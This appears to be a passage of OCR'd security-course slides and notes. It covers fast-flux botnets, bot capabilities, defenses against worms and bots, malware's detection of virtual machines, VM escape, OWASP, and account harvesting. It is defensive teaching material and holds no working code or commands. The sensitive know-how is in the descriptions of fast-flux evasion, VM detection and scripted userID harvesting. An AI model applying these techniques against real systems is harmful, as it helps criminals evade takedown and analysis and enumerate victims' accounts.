
Worms and Bots

- Attackers want to preserve critical elements of their botnet infrastructure:
  - Possibly an IRC controller
  - Or perhaps a phishing web server
  - Other critical servers
- An investigator equipped with the domain name and IP address of such systems can contact an ISP to get them taken offline or cleaned up
- Attackers are clever in disguising where their critical backend resources are located
  - Fast flux techniques add extra layers of obscurity

Attackers often have one or two important machines that are the centerpiece of their criminal money-making schemes. The bad folks, thus, often face one or more single points of failure in their criminal infrastructure of botnets. Investigators, upon discovering the IP address and location of a machine, can request that the given system be cleaned up or taken offline. A phisher's imposter website could be taken out. A spammer's mail server could be added to a blacklist. And for botherders, an IRC server, historically used by many botnets to distribute commands to all of the bot-infected hosts, could be shut down.

So, how have today's enterprising botherders, making millions of dollars from their criminal empires, responded to the single points of failure? Two words: fast flux.

Recently, there has been an explosion of large-scale fast-flux botnets. With this technique, bad folks can leverage thousands of disposable drone machines as intermediaries, rapidly swapping among different systems, confounding investigators who try to trace back a constantly fluctuating set of targets.



To understand how fast-flux techniques leverage a botnet to support the bad folks, focus on a phishing scenario, in which data thieves have a web server that pretends to be a big bank. Call this machine EvilServer, with an IP address of w.x.y.z. To solicit customers to this fake bank, the attacker dupes users to click a link distributed in e-mail, one that's associated with some domain name that the attacker controls. Call this domain name www.fakebank.com.

In normal phishing attacks, the name in the link (www.fakebank.com) resolves to w.x.y.z, the address of EvilServer. Thus, if users click the link, they connect directly to it. But, with fast flux, www.fakebank.com does not refer in any way to EvilServer.

Instead, the DNS server associated with www.fakebank.com uses a technique called round-robin DNS. Round-robin DNS allows numerous IP addresses, often five or more, in a response to a single DNS query for a single name. Round-robin DNS isn't evil; it was created for load balancing across multiple servers. Fast-fluxers, however, can abuse round-robin DNS, sending responses for www.fakebank.com and mapping the site to several IP addresses, which you can call a.b.c.d, e.f.g.h, i.j.k.l, and so on.

If users then click the www.fakebank.com link, their browser tries to connect to a web server at one of these IP addresses. The machines at those addresses, however, are actually bot-infected victim machines running a transparent web proxy. When a web request is received, each web proxy running on a victim machine sends the web request to the EvilServer at w.x.y.z.

Putting the Fast in Fast Flux

Worms and Bots


- The round-robin DNS records have a short DNS TTL:
  - Perhaps 3 to 10 minutes
  - Continuously repopulated with new bots running transparent HTTP proxies
- Difficult for investigators to hunt down the ultimate evil server because it appears to be hopping around on the network
- Why not go after the DNS server hosting the record for fakebank.com?
  - DNS server is often hosted in a country without cyber crime laws
  - Double-flux techniques make the attacker's DNS server fluctuate in a similar fashion

But, it doesn't stop there; after all, this technique is called Fast Flux. An attacker can set the round-robin DNS records to have short Time To Live (TTL) values. The DNS TTL indicates how long the DNS client should hold on to a record before it is discarded. With fast flux, the bad folks time out their DNS records quickly, often setting the TTL to 3 to 10 minutes. What's more, they constantly stuff new DNS entries with the IP address of other bot-infected machines that act as a proxy.

All this DNS and proxy jujitsu makes it difficult for researchers to find EvilServer. When a diligent examiner asks various ISPs to take down the machine at the IP address a.b.c.d, for example, she finds out that it is an infected consumer machine with a web proxy, not the actual fake bank.

Suppose the investigator convinces the ISP to block traffic to a.b.c.d. If that person clicks the link again, he now goes to e.f.g.h, and the fake bank is still there! The examiner can go on and on, playing whack-a-mole with a bunch of proxies, but the bad person keeps loading IP addresses with short TTLs, round-robinning them for the name www.fakebank.com.

So why don't investigators take down the DNS server that the bad person uses to resolve www.fakebank.com? First, some bad folks use commercial DNS services from companies that ignore such take-down requests. Fast-fluxers also choose ISPs in countries with lenient, if any, cyber crime laws. Attackers have also devised double-flux techniques, where the authoritative DNS server for the domain changes continuously.



Now consider some common functionality of the bots we face today.

Many of today's bots can morph their code for file infection, thereby attempting to dodge antivirus tools.

Most of them give the attacker complete remote control of the target. When installed with the appropriate permissions, many bots let the attacker remotely run a command with SYSTEM privileges.

The attacker can even start a listening shell on the machine with SYSTEM privileges.

The attacker can also use the bot to add or remove file shares or FTP files to or from the victim machine.

The attacker can also instruct the bot to add an autostart entry to activate a given program or script during system boot.

Another highly useful feature involves scanning for other vulnerable or infected systems to determine where else the same bot might be installed.

More Bot Functionality

- Launch packet floods (SYN, HTTP, UDP, etc.)
- Create an HTTP proxy (useful for anonymous surfing)
- Start a GRE or TCP redirector
- Harvest e-mail addresses
- Load a plug-in into the bot
- Shut the computer down
- Delete bot
- Some versions even look for virtualization!
  - Tries to foil dynamic reverse engineering

But that's not all; most bots also include the following capabilities.

They can be used as a distributed Denial of Service agent to launch packet floods, including SYN, HTTP, UDP, and other packet types. We'll cover these DDoS attack tools in more detail later.

Many bots create an HTTP proxy that an attacker can use for anonymous surfing. This proxy strips out all identifying information associated with the attacker (including source IP Address, user-agent type, and so on) before forwarding the HTTP request to a web server.

Some bots can start a Generic Route Encapsulation (GRE) redirector, so an attacker can send IP packets across a GRE tunnel to an infected system, which then forwards the packets as though they originated at the victim machine. That way, an attacker can obscure where he is actually located on the network.

Some bots also start a TCP redirector, functioning like a Netcat relay, which we discussed in 504.3. Most can also harvest e-mail addresses from the victim; this is useful in spamming activities.

Showing their modularity, some bots have an API for developing new features and plug-ins. Many bots can remotely shut the computer down or uninstall themselves.

Finally, many bot authors recognize that the good folks are researching the latest bots by running them in a virtualized environment to perform dynamic analysis of the bot's behavior. To thwart this research and reverse engineering, some bots even have a virtualization detection capability. If the bot detects VMware or other virtualization on a host, it changes its behavior or destroys the operating system.

Worm and Bot Defenses

Worms and Bots


- Preparation:
  - Buffer overflow defenses help a lot here:
    - Patches, non-executable system stacks, and host-based IPS
  - A process for rapidly testing and deploying patches when available
  - Use application whitelisting or Software Restriction Policies
  - Encrypt data on your hard drives:
    - If it's stolen by a worm or bot, attackers can't read it unless they also steal the key
- Identification:
  - Antivirus solutions updated regularly (daily)
    - At the desktop ... AND at the mail server ... AND at the file server
- Containment:
  - Incident response capabilities, linked with network management
  - You may need to cut off segments of your network in real time
- Eradication/Recovery:
  - Use AV tool to remove infestation, if possible, or rebuild

First, harden your systems. A majority of worms and bots utilize buffer overflow exploits to compromise their victims. Most operating systems can be inoculated against simple stack-based buffer overflow exploits by being configured with non-executable stacks. Keep in mind that non-executable stacks can break some programs (so test these fixes before implementing them) and they do not provide a bullet-proof shield against all buffer overflow attacks. Furthermore, patching and host-based IPS can stop other buffer overflow exploits.

Second, you should develop specific, controlled processes in your organization to quickly identify new security patches, test them thoroughly, and move them into production. Make sure you do not skip the test phase! A patch may fix a security vulnerability, but it could also disable your critical application. Make sure your security team has the resources necessary to test all patches before rolling them into production.

Finally, encrypt data on your hard drives using a file system encryption tool. That way, if your data is stolen by a worm or bot, attackers can't read it...unless they also steal the key.

In addition, antivirus solutions are a help in thwarting these attacks. They detect many worms and bots; although, a new piece of code could still fool them. You also want to link your incident response capabilities with network management personnel. Include them on our incident response team because you may need to cut off certain network segments of your network in real time. But Blacklist AV can go only so far. Look for a good application whitelist product or look into Windows Software Restriction Policies.



Next, zoom in on that virtual machine detection capability included in some bots and other forms of malicious code.

Detecting Virtual Machines

- An interesting and growing area of research in the computer underground involves detecting virtual machines
  - Virtual machines run on top of a Virtual Machine Environment (VME), such as VMware, VirtualPC, Qemu, and Xen
- Malicious code authors like to do this because they can run differently if they are on a virtual machine:
  - Helps confuse malware reverse engineering
  - It's also useful for attackers to find honeypots
  - And, it could be a precursor to virtual machine escape
- In the past, this detection focused on detecting VMware tools or other artifacts in the file system
  - But attackers have gone way beyond such techniques

Virtual machine environments (VMEs), such as VMware, VirtualPC, Xen, BOCHS, and User-Mode Linux, enable a user or administrator to run one or more guest operating systems on top of a host operating system. The use of VMEs is rapidly increasing for four primary reasons. First, VMEs in a server environment help to cut hardware costs, simplify maintenance, and improve reliability by consolidating multiple servers onto a single hardware platform. Second, some government and military agencies are investigating the use of VMEs on client systems to lower costs of providing user access to multiple networks with different security classifications. Traditionally, a user that needed to access a highly confidential network as well as a lower-security network was given two different client computers for the task. With VMEs, some agencies and departments are considering using one PC, with two (or more) different guest operating systems associated with each of the disparate networks the user needs to access.

Third, numerous honeypot technologies rely on VMEs because they can be more easily monitored and reset after a compromise occurs. These honeypots detect attacks, as well as research attackers' motives and methods. And, finally, given VMEs' capability to quickly reset an infected system, most malicious code researchers use VMEs to analyze the capabilities of the latest malware and construct defenses. If a malware specimen under analysis infects and damages a guest virtual machine, the VME lets a researcher revert to the last good virtual machine image, quickly and easily removing all traces and damages of the malware without having to reinstall the operating system.

Given the rising use of VMEs, computer attackers are interested in detecting the presence of VMEs, both locally on a potential VME and across the network. Because so many security researchers rely on VMEs to analyze malicious code, malware developers are actively trying to foil such analysis by detecting VMEs. If malicious code detects a VME, it can shut off some of its more powerful malicious functionality so that researchers cannot observe it and devise defenses. Given the malicious code's altered functionality in light of a VME, some researchers may not notice its deeper and more insidious functionality. Beyond malicious code, VME detection is also useful to attackers in detecting honeypots. In a honeypot environment, an attacker detecting a VME might conclude that the entire system is merely a honeypot, designed to attract the attacker without providing any real data. The attacker will then not waste time on this unimportant machine but instead focus on more valuable target assets.

Local Virtual Machine Detection

Virtual Machine Attacks

- Goal: Detect if you are inside a virtual machine (guest operating system) from within the machine:
  - Am I running inside the matrix or in the real world?
- There are currently four categories of methods for locally detecting the presence of a virtual machine:
  1. Look for VME artifacts in processes, file system, and/or registry
  2. Look for VME artifacts in memory:
     - The Red Pill looks for shifted Interrupt Descriptor Table
     - Scoopy looks for shifted Interrupt, Local, and Global Descriptor Tables
  3. Look for VME-specific virtual hardware
     - Doo looks for specialized VMware hardware
  4. Look for VME-specific processor instructions and capabilities
- Covers nearly all the elements of the virtual machine

Attackers have the goal of detecting if their code is running on a virtual machine or running on a real system. Are they in the matrix or the real world?

To detect a virtual machine, attackers have numerous options. Following are four categories of local VME detection used today:


- Looking for VME artifacts in processes, file system, and registry.
- Looking for VME artifacts in memory, a technique used by Joanna Rutkowska's Red Pill to look for a shifted Interrupt Descriptor Table, a critical data structure in the operating. (A similar technique is used by Tobias Klein's Scoopy tool to look for shifted Interrupt, Global, and Local Descriptor Tables.)
- Looking for VME-specific virtual hardware, a technique used by Tobias Klein's Doo tool, which searches for VMware-specific virtualized hardware.
- Looking for VME-specific processor instructions and capabilities.

If you think about it, you'll realize that most modern computer systems consist of a file system, memory, various hardware components, and the processor. The local VME detection mechanisms in this list cover each of these elements, analyzing each component as a generalized category of methods for VME detection. Thus, given that these four categories entail the elements of a modern computer, any additional methods for local VME detection will likely still fit into the framework of these four categories.

Virtual Machine Escape

Virtual Machine Attacks

- And now, for a few words on ...
  - VMcat
- But a true escape would allow an attacker in a guest to execute code on the host
- Some vulnerabilities have been discovered that could lead to VM escape:
  - VMware Workstation, April 2007
  - VMware Workstation, Player, Server, Sept 2007
  - Microsoft Virtual PC, July 2007
  - Xen, September 2007
  - VMware Player, Workstation, Fusion, Server, ESXi, and ESX April 2009 (VMSA-2009-0006)
  - Cloudburst VMware exploits in commercial Immunity's Canvas tool
  - VENOM in QEMU (May 2015)



Several researchers are analyzing the possibilities of VME escape. A tool called VMcat implements Netcat-like functionality without using the network. Instead, it directs standard in and standard out between a process on the guest machine and a process on the host. It's not a "true" VM escape because it requires coordinating processes on the guest and host. Although VMcat hasn't been released publicly, the concepts have been discussed at various conferences. Other researchers have patched various VME services running on guest machines to monitor and try to exploit them.

Neither VMcat nor patched VME services are VME escapes, but they are moving in that direction. A "true" VME escape would let an attacker run code inside the guest that would somehow escape the guest and begin running on the underlying host. No publicly released tools implement a "true" escape now. However, vendors have released a series of patches that fix problems that could allow an escape to happen. All the major VME vendors have issued patches that fix potential escape conditions.

Virtual Machine Escape: Defenses

- Keep your guests, hosts, and especially the VME product itself patched thoroughly!
  - Hardening guide for VMware ESX Server from Center for Internet Security available at www.cisecurity.org
- Be careful of the security implications of server consolidation and client cost-savings with virtual machines!
- Not just a honeypot issue but instead extends to production
- Don't mix weak systems and strong systems on same VME
- Don't mix sensitive data and public data on same VME
- Virtual machines are not firewalls; firewalls are firewalls

Also, although there hasn't yet been a publicly released tool to do it, keep in mind that research is going on regarding the escape of virtual machines. That is, an attacker might jump from a guest to a host operating system. First, keep your systems patched, including the VME software! There have been numerous patches that block escape condition, so deploy them thoroughly. Furthermore, if you perform server consolidation on a virtual machine environment, carefully consider this possibility. Place only machines with similar security needs and controls together on the same hardware.

The bottom line here is that VMEs are not firewalls! Firewalls are firewalls...that's why we call them firewalls. Do not depend on an impervious VME to protect your critical data.

Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - Gaining Access
  - **Web App Attacks**
  - Denial of Service
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**

EXPLOITATION

1. Account Harvesting
2. Command Injection
3. SQL Injection
4. Cross-Site Scripting
5. Lab: XSS and SQLi
6. Attacking State Maintenance with Web App Manipulation Proxy

We've gone through Step 1: Reconnaissance, Step 2: Scanning, and we've begun to speak about different ways to exploit systems, particularly in gaining access. Let's focus now on web application attacks.

Open Web Application Security Project (OWASP)

- OWASP offers numerous useful items:
  - *Guide to Building Secure Web Apps and Web Services*
  - Web app pen test framework
  - Web app pen test checklist
  - WebGoat: A buggy web app, ready for you to test
  - User Input Validation code, including filters in PHP, Java, and as regular expressions
  - ZAP: Web app vuln scanner
- ALL FOR FREE at www.owasp.org

I frequently get asked where someone should turn for information about web application attacks and defenses. The single best source of this information is the Open Web Application Security Project (OWASP).

Its *Guide to Building Secure Web Applications and Web Services* is quite comprehensive, including details associated with design, architecture, implementation, event logging, and more! It is a must-read for any web developer today.

Also, the user input validation code, which includes free, open-source code for filtering nasty things from user input, is especially useful.

Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - Gaining Access
  - **Web App Attacks**
  - Denial of Service
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**

EXPLOITATION

1. Account Harvesting
2. Command Injection
3. SQL Injection
4. Cross-Site Scripting
5. Lab: XSS and SQLi
6. Attacking State Maintenance with Web App Manipulation Proxy

For our web app attack section, let's start by focusing on Account Harvesting, an attack that lets a bad person figure out which accounts are available on the target web application.

Account Harvesting

- The ability to discern valid userIDs:
  - By observing how the server responds to valid versus invalid authentication requests
- Attackers automate harvesting through scripts:
  - Using shell scripting with a tool such as wget
    - Wget is built in to many Linux and UNIX distros, and can be downloaded for free for Windows
  - Or using Perl with CURL, a general-purpose library for making web requests
- Script-based harvesting depends on format of userID:
  - Numeric (that is, credit card numbers or numbers with pattern):
    - Exploit by incrementing through pattern
  - User specified:
    - Exploit via dictionary file and permutations


Account harvesting is the ability to discern valid userIDs based on how the application responds when the user tries to authenticate. This technique is based on analyzing what happens when a user types in a userID and password. If there are different error messages that come back (if the userID is wrong versus if the password is wrong), an attacker can determine the userIDs associated with the system.

If there are differences in the error message between an incorrect userID and an incorrect password, attackers can use automated harvesting scripts, going through the whole possible userID space to determine valid userIDs.

So, if a web application sends back one message or error code when the userID is wrong and another message when the password is wrong, an attacker can set up a brute force guessing script to harvest all the userIDs. It's not glamorous, but it works like a charm for applications that have differentiations between the error messages.

After finding a vulnerable system, the attackers create scripts to automate this harvesting. Two popular techniques for scripting this access include shell scripts built around the popular wget program and Perl scripts using the CURL routines for making web requests.

The attackers' scripts iterate through the entire userID space, going through all numeric possibilities, such as credit card numbers or any other numbers with a pattern. Also, if the userIDs are specified by the users themselves, an attacker can use a dictionary to guess different userID combinations to harvest valid account names.

